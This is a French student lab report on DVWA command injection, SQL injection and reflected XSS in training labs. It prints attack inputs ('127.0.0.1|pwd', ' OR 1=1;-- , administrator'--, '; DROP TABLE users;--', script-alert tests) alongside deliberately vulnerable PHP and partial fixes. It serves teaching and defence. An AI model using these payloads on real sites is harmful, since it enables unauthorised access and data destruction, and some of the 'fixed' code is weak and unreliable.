
Enter an IP address:  Submit  
uid=132(\_dvwa) gid=142(\_dvwa) groups=142(\_dvwa)

## Ping a device

Enter an IP address:  Submit  
`/usr/share/dvwa/vulnerabilities/exec`

### • Impossible

On entre l'adresse ip 127.0.0.1 et on attend le résultat :



On essaye d'entre adresse ip avec une commande

## Ping a device

Enter an IP address:  Submit  
ERROR: You have entered an invalid IP.

Donc on peut dire qu'on doit entrer uniquement l'adresse ip pas d'autres choses.

On va voir pourquoi en cliquant sur «view sources » et analyser le code :

```

<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );
    // Split the IP into 4 octets
    $octet = explode( '.', $target );

    // Check if each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {
        // Determine OS and execute the ping command
        if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
            // Windows
            $cmd = shell_exec( "ping -n 1 " . $target );
        }
        else {
            // *nix
            $cmd = shell_exec( "ping -c 4 " . $target );
        }
        // Feedback for the end user
        echo "<pre>" . $cmd . "</pre>";
    }
    else {
        // Ops, let the user know theres a mistake
        echo "<pre>ERROR: You have entered an invalid IP.</pre>";
    }
}

// Generate Anti-CSRF token
generateSessionToken();
?>

```

## Explication du code :

Le code sert à diviser l'adresse à 4 octets. Chaque octet doit être vérifié s'il s'agit d'un nombre entier ou non.

Si un octet n'est pas un entier alors une erreur sera effectuée.

On prend un exemple :

127.0.0.1|pwd:

Le premier octet est 127. On passe au 2ème octet. Il est un nombre entier. On passe vers le 3ème octet. Il est un entier. Enfin, le 4ème octet n'est pas un entier. Alors c'est une erreur.

## **II) Vulnérabilité**

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'   => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ),
    $substitutions, $target );

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
```

```

        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    $html = "<pre>{$cmd}</pre>";
    echo $html;
}

?>

```

### III) Solution

```

<?php
    if( isset( $_POST[ 'Submit' ] ) ) {
        // filtrer permet de valider l'adresse saisie par
        l'utilisateur;
        $target = filter_var($_POST['ip'], FILTER_VALIDATE_IP);

        if($target) {
            // On peut ajouter d'autres listes noires. Tout dépend
            du choix du développeur;
            $substitutions = array(
                '&&' => '',
                ';'   => '',
            );

            // utiliser la fonction str_replace pour remplacer les
            blacklists avec '';
            // Empêche également l'exécution de commandes
            dangereuses
            $target = str_replace( array_keys( $substitutions ),
            $substitutions, $target );

            // exécuter commande de ping;
            if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping ' .
            escapeshellarg($target) );
            }
        }
    }
}

```

```

        else {
            // utiliser une fonction qui permet de filtrer les
            caractères spéciaux
            $cmd = shell_exec( 'ping -c 4 ' .
escapeshellarg($target) );
        }

        // Eviter les attaques XSS;
        $html = "<pre>" . htmlspecialchars($cmd, ENT_QUOTES) .
"</pre>";
        echo $html;
    } else {
        echo "Adresse IP invalide";
    }
}
?>

```

Dans ce code, on a essayé d'interdire les blacklists en remplaçant chaque blacklist avec un double quôte.

On a utilisé aussi une fonction qui empêche l'utilisation des commandes dangereuses.

La fonction htmlspecialchars permet d'éviter les caractères spéciaux et d'éviter également l'attaque XSS.


# ***SQL INJECTION***

## **I) DEFINITION**

La SQL injection est une technique d'attaque utilisée par les hackers pour exploiter les vulnérabilités des applications Web qui utilisent des requêtes SQL. Elle consiste à injecter du code SQL malveillant dans une requête SQL afin de contourner les mécanismes de sécurité et d'obtenir des informations sensibles ou d'altérer les données stockées dans la base de données.

L'attaque se produit lorsque une application ne valide pas ou ne nettoie pas correctement l'entrée utilisateur avant de l'inclure dans une requête SQL. Par exemple, si un formulaire de connexion comprend un champ de nom d'utilisateur et de mot de passe, un attaquant peut injecter du code SQL malveillant dans le champ de nom d'utilisateur, qui peut ensuite être exécuté par l'application.

Pour prévenir l'injection SQL, les développeurs devraient utiliser des requêtes paramétrées ou des instructions préparées, qui séparent le code SQL de l'entrée utilisateur et valident et nettoient l'entrée avant de l'utiliser dans une requête. Il est également important de limiter l'accès à la base de données et de minimiser les priviléges accordés aux utilisateurs de l'application. Des audits de sécurité réguliers et des tests de vulnérabilité peuvent aider à identifier et à remédier aux vulnérabilités d'injection SQL dans une application.



# LES TYPES SQL INJECTION

Il existe différents types de SQL injection :


Injection basée sur les valeurs :

Il s'agit d'injecter du code SQL malveillant dans les valeurs saisies par l'utilisateur dans les champs de formulaire. Par exemple, si l'application Web demande un nom d'utilisateur et un mot de passe, un hacker peut saisir une valeur telle que "' OR 1=1;-- " , ce qui permettrait d'obtenir toutes les informations de la table utilisateur.

Injection basée sur les paramètres :

Ce type d'injection consiste à injecter du code SQL malveillant dans les paramètres d'une requête SQL. Par exemple, si une requête SQL est construite de la manière suivante : "SELECT \* FROM utilisateurs WHERE id = ?" , un hacker peut modifier la valeur du paramètre pour injecter du code SQL malveillant

Injection basée sur les erreurs : Il s'agit d'exploiter les messages d'erreur renvoyés par la base de données pour obtenir des informations sur la structure de la base de données. Par exemple, si une erreur est renvoyée pour une requête SQL mal formée, un hacker peut utiliser cette information pour élaborer une attaque SQL injection plus sophistiquée.



# PRATIQUE

Request to https://0a01004e03657cb1809d94ec006a00b2.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept on Action Open Browser Comment this item

Pretty Raw Hex

```
1 POST /Login HTTP/1.1
2 Host: 0a01004e03657cb1809d94ec006a00b2.web-security-academy.net
3 Cookie: session=FnY0pbWDx4BWDSMU7BuyoZwAU40grkse
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 64
10 Origin: https://0a01004e03657cb1809d94ec006a00b2.web-security-academy.net
11 Referer: https://0a01004e03657cb1809d94ec006a00b2.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20 csrf=hKdql8y3ZR3iclx0IkSmlld7HBv21S8&username=ghh&password=hhhh
```

Volume 125%

Inspector Request Attributes Request Query Parameters Request Body Parameters Request Cookies Request Headers

Web Security Academy SQL injection vuln Back to lab description >

Login

Username: ghh  
Password: \*\*\*\*  
Log in

Request to https://0a01004e03657cb1809d94ec006a00b2.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept on Action Open Browser Comment this item

Pretty Raw Hex

```
1 POST /login HTTP/1.1
2 Host: 0a01004e03657cb1809d94ec006a00b2.web-security-academy.net
3 Cookie: session=FnY0pbWDx4BWDSMU7BuyoZwAU40grkse
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 64
10 Origin: https://0a01004e03657cb1809d94ec006a00b2.web-security-academy.net
11 Referer: https://0a01004e03657cb1809d94ec006a00b2.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20 csrf=hKdql8y3ZR3iclx0IkSmlld7HBv21S8&username=ghh&password=hhhh
```

Web Security Academy SQL injection vuln Back to lab description >

Login

Username: ghh  
Password: \*\*\*\*  
Log in

The screenshot shows the Burp Suite interface. On the left, the 'Repeater' tab displays a POST request to '/Login'. The request body contains the following parameters:

```

1 POST /Login HTTP/2
2 Host: 0a01004e03657cb1809d94ec006a00b2.web-security-academy.net
3 Cookie: session=0@lz0ond05EcBa4X7p0NjpnN3tpM0x2
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 99
10 Origin: https://0a01004e03657cb1809d94ec006a00b2.web-security-academy.net/
11 Referer: https://0a01004e03657cb1809d94ec006a00b2.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 csrf=jbVMP52iaRhu00cSxjek724A194FoE&username=administrator%27--&password=qqqqqqqqqqqqqqqqqqqqqqqqq

```

The right side of the interface shows a 'Login' form with the following fields:


- Username: administrator --
- Password: (redacted)
- Log in button

A message at the top right says "Congratulations, you solved the lab!"

avec l'aide de la description sachant que le nom du utilisateur est administrator ou ajout '--

## Explication :

En utilisant Burp Suite, nous avons pu visualiser le contenu de la requête pour comprendre comment les données sont transférées du client vers le serveur. Cette méthode permet également de détecter les caractères spéciaux qui peuvent être bloqués par l'utilisateur. Par exemple, l'instruction "--" permet de commenter le reste de la requête et peut être utilisée pour contourner certaines restrictions imposées par l'utilisateur.




On va se connecter avec un nom d'utilisateur et un mot de passe qui n'existent pas dans la base de données, et on obtient le message d'erreur suivant.



Si on se connecte avec le vrai nom d'utilisateur et le mot de passe valide, on passe à la page suivante.

# Login Successful

Maintenant on va entrer « kala' # » dans la case du username et on laisse la case du mot de passe vide



# Login Successful

On a réussi à contourner la page de connexion en entrant « kala ' # » dans le champ du nom d'utilisateur. Ce caractère indique que tout ce qui suit le symbole # est un commentaire, ce qui permet d'avoir une condition toujours vraie

Il est important de prendre des mesures pour prévenir les attaques d'injection SQL (SQLi), une technique d'attaque qui peut être utilisée pour contourner les mesures de sécurité d'une application Web et accéder à des informations confidentielles. Les développeurs doivent utiliser des techniques de validation et de nettoyage de l'entrée utilisateur, telles que les requêtes paramétrées ou les instructions préparées, pour empêcher l'exécution de code SQL malveillant. Il est également recommandé de limiter l'accès à la base de données et de minimiser les privilèges accordés aux utilisateurs de l'application.

## II) VULNARABILITE & Code

Le code suivant décrit un script en PHP pour faire une connexion avec la base de donne en se connectant avec les information de login

```
<?php
// Connexion à la base de données
$host = "localhost";
$user = "root";
$password = "";
$dbname = "achraf";
$conn = mysqli_connect($host, $user, $password, $dbname);
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}

// cette partie sert a collecter les formations entre par les utilisateurs //
if($_POST){
    $unam = $_POST['username'];
    $pass = $_POST['password'];

    // vérification des informations d'identification dans la base de données
    $query = "SELECT * FROM users WHERE username='$unam' AND password='$pass'";
    /*
```

Précédemment, dans le lab du Lear4PenWeb, ce qui s'est réellement passé est :

```
// ce qui passe si utilisateur entre kala '#
$qyyuery = "SELECT * FROM users WHERE username='ach' or 1=1#' AND password='$pass'";
$qyyuery = "SELECT * FROM users WHERE username='kala' # AND password='$pass'";
/*
```

Comme vous remarquez le reste de la commande SQL se transforme en un commentaire donc les autres conditions devient inutile donc même si on laisse la case du mot de passe vide la condition reste toujours vrai

### **III) SOLUTION**

```
// Connexion à la base de données
$host = "localhost";
$user = "root";
$password = "";
$dbname = "achraf";
$conn = mysqli_connect($host, $user, $password, $dbname);
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}

// cette partie sert à collecter les formations entre par les utilisateurs //
if($_POST){
    $unam = mysqli_real_escape_string($conn, $_POST['username']);
    $pass = mysqli_real_escape_string($conn, $_POST['password']);

    // Vérification des informations d'identification dans la base de données
    $query = "SELECT * FROM users WHERE username='$unam' AND password='$pass'";
}
```

l'utilisation de `mysqli_real_escape_string()` pour échapper les caractères spéciaux dans les entrées de l'utilisateur et empêcher les injections SQL.

Si l'utilisateur entre des caractères spéciaux tels que ', --, <, >, #, la fonction `mysqli_real_escape_string` les échappera automatiquement pour qu'ils puissent être utilisés en toute sécurité dans la requête SQL. Par exemple, si l'utilisateur entre '; DROP TABLE users;-- comme nom d'utilisateur, la fonction `mysqli_real_escape_string` l'échappera en \''; DROP TABLE users\';\-\- pour éviter l'injection de code SQL malveillant.

**il existe d'autres précautions que vous pouvez prendre pour éviter les attaques par injection SQL injection**

```
$stmt = mysqli_prepare($conn, "SELECT * FROM users WHERE username=? AND password=?");
```

```
mysqli_stmt_bind_param($stmt, "ss", $username, $password);
mysqli_stmt_execute($stmt);
// astuce //
La requête préparée est construite en utilisant des marqueurs
de paramètres (?) à la place des valeurs des paramètres dans la
requête SQL. Dans cet exemple, la requête SQL est
"SELECT * FROM users WHERE username=? AND password=?".
```

Les marqueurs de paramètres permettent de séparer la requête SQL de ses valeurs de paramètres. Cela permet à MySQL de traiter la requête et les valeurs des paramètres séparément, ce qui rend la requête plus sûre contre les attaques par injection SQL.

Ensuite, la fonction `mysqli_stmt_bind_param()` permet de lier les valeurs des paramètres aux marqueurs de paramètres dans la requête préparée. Dans cet exemple,

les valeurs des paramètres `$username` et `$password` sont liées aux deux marqueurs de paramètres dans la requête SQL à l'aide de la chaîne de formatage "ss".

Enfin, la requête préparée est exécutée en utilisant la fonction `mysqli_stmt_execute()`. Cette fonction exécute la requête préparée avec les valeurs de paramètres liées aux marqueurs de paramètres.

Mettez à jour régulièrement votre application et votre infrastructure pour corriger les vulnérabilités connues et les failles de sécurité. Les mises à jour logicielles peuvent également inclure des correctifs pour les vulnérabilités de sécurité nouvellement découvertes.

Utilisez des bibliothèques ou des Framework de développement web sécurisés qui sont conçus pour prévenir les attaques par injection SQL. Ces outils peuvent être utiles car ils ont été testés et validés par la communauté de sécurité et ont été conçus pour prévenir les vulnérabilités les plus courantes.


# **XSS CROSS-SITE SCRIPTING**

## **I) DEFINITION**

Les attaques de type Cross-Site Scripting (XSS) sont un type d'injection, dans lequel des scripts malveillants sont injectés dans des sites Web autrement bénins et fiables. Les attaques XSS se produisent lorsqu'un attaquant utilise une application Web pour envoyer un code malveillant, généralement sous la forme d'un script côté navigateur, à un autre utilisateur final. Les failles qui permettent à ces attaques de réussir sont assez répandues et se produisent partout où une application Web utilise l'entrée d'un utilisateur dans la sortie qu'elle génère sans la valider ou l'encoder.

Un attaquant peut utiliser XSS pour envoyer un script malveillant à un utilisateur sans méfiance. Le navigateur de l'utilisateur final n'a aucun moyen de savoir que le script ne doit pas être approuvé et exécutera le script. Parce qu'il pense que le script provient d'une source fiable, le script malveillant peut accéder à tous les cookies, jetons de session ou autres informations sensibles conservés par le navigateur et utilisés avec ce site. Ces scripts peuvent même réécrire le contenu de la page HTML.

La plupart des attaques XSS exploitent en effet des vulnérabilités dans du code JavaScript. Il est important de noter que toutes les attaques XSS ne se produisent pas nécessairement en utilisant JavaScript. Les attaques XSS peuvent également exploiter des vulnérabilités dans d'autres langages de programmation Web, tels que PHP ou Python.



## Type des XSS

### ***Reflected :***

Les attaques XSS réfléchies sont celles où le script malveillant est inclus dans un lien ou une requête HTTP envoyée à un site Web, qui reflète le script malveillant dans la réponse. Un exemple de cela serait une requête de recherche malveillante qui inclut du code JavaScript injecté dans l'URL de la recherche, qui est ensuite renvoyé dans les résultats de la recherche

### ***STORED XSS:***

LES ATTAQUES XSS STOCKÉES SONT CELLES OÙ LE SCRIPT MALVEILLANT EST STOCKÉ SUR LE SERVEUR WEB, GÉNÉRALEMENT DANS UNE BASE DE DONNÉES, ET EXÉCUTÉ CHAQUE FOIS QU'UN UTILISATEUR CONSULTE LA PAGE AFFECTÉE. UN EXEMPLE DE CELA SERAIT UN COMMENTAIRE MALVEILLANT QUI CONTIENT DU CODE JAVASCRIPT INJECTÉ DANS UNE SECTION DE COMMENTAIRES D'UN SITE WEB

### ***DOM XSS :***

C'est une attaque de sécurité Web qui exploite les vulnérabilités des sites Web pour injecter des scripts malveillants dans les pages Web visualisées par les utilisateurs. Cette attaque permet aux attaquants d'injecter des scripts

malveillants dans les pages Web, qui peuvent ensuite être exécutés dans le navigateur Web de l'utilisateur, généralement sans que l'utilisateur en ait connaissance. Les attaquants peuvent utiliser le DOM XSS pour voler des informations sensibles telles que des cookies ou des données d'identification, et pour exécuter des actions malveillantes telles que la redirection de l'utilisateur vers des sites Web frauduleux. Les sites Web peuvent se protéger contre le DOM XSS en utilisant des méthodes de validation et de nettoyage des entrées utilisateur, ainsi qu'en limitant l'utilisation de JavaScript dans les pages Web

## Pratique



You solved the lab!

Reflected XSS into HTML context with nothing encoded

Back to lab description >>

LAB Solved

Share your skills! Continue learning >>

Home

0 search results for "

```
<script>alert("achraf")</script>
```

Search

< Back to Blog

Dans ce cas particulier, le code JavaScript affiche une boîte de dialogue "achraf" en utilisant la fonction alert(). Ainsi, lorsqu'un utilisateur soumet cette recherche contenant le code, le navigateur affichera immédiatement la boîte de dialogue avec le message "achraf". Explication Donc, c'est juste un test, mais un attaquant

peut utiliser les différentes fonctions disponibles dans JavaScript pour injecter du code malveillant

Dans le cas d'une injection de script, l'attaquant peut par exemple insérer du code JavaScript dans une page web, qui sera ensuite exécuté par le navigateur web de l'utilisateur sans que ce dernier ne s'en aperçoive. Le code JavaScript peut alors effectuer des actions malveillantes, comme récupérer des informations confidentielles de l'utilisateur, modifier le contenu de la page web, ou encore rediriger l'utilisateur vers un site malveillant.

Si l'attaquant injecte un code de type "<script>alert('XSS!');</script>" dans une page web, cela va provoquer l'affichage d'une boîte de dialogue contenant le message "XSS!" lorsque la page sera chargée par un utilisateur. Cette technique est couramment utilisée par les attaquants pour tester si un site web est vulnérable aux attaques XSS..

[Back to lab description >>](#)[Home](#)

### 0 search results for 'achraf'

Search[< Back to Blog](#)

The screenshot shows a browser's developer tools console. At the top, there are tabs for Inspector, Console, Debugger, Network, and App. Below the tabs, there is a 'Filter Output' dropdown set to 'Source Map'. The main area of the console displays the following text:

```
Source Map URL: labsBlog.css.map
» window.location.search
← "?search=achraf"
»
```

On the left side of the console, there are two error messages listed under 'Source map error':

- Source map error: Error: request failed with status 404  
Resource URL: https://0ac800ae03631586824b473a00ac006d.w  
Source Map URL: academyLabHeader.css.map [Learn More]
- Source map error: Error: request failed with status 404  
Resource URL: https://0ac800ae03631586824b473a00ac006d.w  
Source Map URL: labsBlog.css.map [Learn More]

Below the errors, there are two command-line entries: '» window.location.search' and '← "?search=achraf"'. A cursor is visible at the bottom of the console.

Ici, on va entrer des chaînes de caractères et des lettres, et on va inspecter le code pour comprendre comment nos entrées sont stockées. On va tester avec la valeur "achraf". Puis, dans la capture d'écran suivante, on va entrer des caractères spéciaux et on remarque qu'ils sont soit remplacés par d'autres caractères ou bien supprimés.

L'obfuscation peut être utilisée comme mesure de sécurité pour rendre le code source plus difficile à comprendre pour les attaquants potentiels. Cependant, cela ne garantit pas une sécurité absolue car les techniques d'obfuscation peuvent être contournées par des attaquants déterminés.

[Home](#)

## 0 search results for '&lt;&lt;&lt;&gt;&gt;&gt;///'

Search the blog...

[Search](#)[< Back to Blog](#)

```
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Filter Output Errors Warnings Logs Info Debug CSS XHR

Resource URL: https://0ac800ae03631586824b473a00ac006d.web-security-academy.net/resources/css/labsBlog.css
Source Map URL: labsBlog.css.map [Learn More]

⚠ Source map error: Error: request failed with status 404
Resource URL: https://0ac800ae03631586824b473a00ac006d.web-security-academy.net/resources/labheader/css/academyLabHeader.css
Source Map URL: academyLabHeader.css.map [Learn More]

⚠ Source map error: Error: request failed with status 404
Resource URL: https://0ac800ae03631586824b473a00ac006d.web-security-academy.net/resources/css/labsBlog.css
Source Map URL: labsBlog.css.map [Learn More]

⚠ Source map error: Error: request failed with status 404
Resource URL: https://0ac800ae03631586824b473a00ac006d.web-security-academy.net/resources/labheader/css/academyLabHeader.css
Source Map URL: academyLabHeader.css.map [Learn More]

» window.location.search
← "?search=%3C%3C%3C%3C%3E%3E%3E%2F%2F%2F"
» |
```

⚠ Source map error: Error: request failed with status 404  
Resource URL: https://0ac800ae03631586824b473a00ac006d.web  
Source Map URL: labsBlog.css.map [Learn More]

⚠ Source map error: Error: request failed with status 404  
Resource URL: https://0ac800ae03631586824b473a00ac006d.web  
Source Map URL: academyLabHeader.css.map [Learn More]

» window.location.search

← "?search=%3C%3C%3C%3C%3E%3E%3E%2F%2F%2F"

» |

```
<div class="maincontainer is-page">
  <header class="navigation-header">...</header> [flex]
  <header class="notification-header">...</header>
  <section class="blog-header">
    <h1>0 search results for 'achraf'</h1>
    <hr>
  </section>
  <section class="search">...</section>
  <script>...</script>
  
  <section class="blog-list">...</section>
</div>
</section>
</div>
</body>
</html>
```

html > body > div > section.maincontainer > div.container.is-page > section.blog-header > h1

```
<script>...</script>

<section class="blog-list">...</section>
</div>
</section>
</div>
```

On inspecte l'élément pour comprendre le mécanisme

Donc on compris ce qu'on doit faire c'est tout simplement

il faut s'échapper de la balise <img >

Et ensuite, on va voir le contenu de notre requête lors du transfert pour nous assurer que cette dernière n'a pas été modifié.

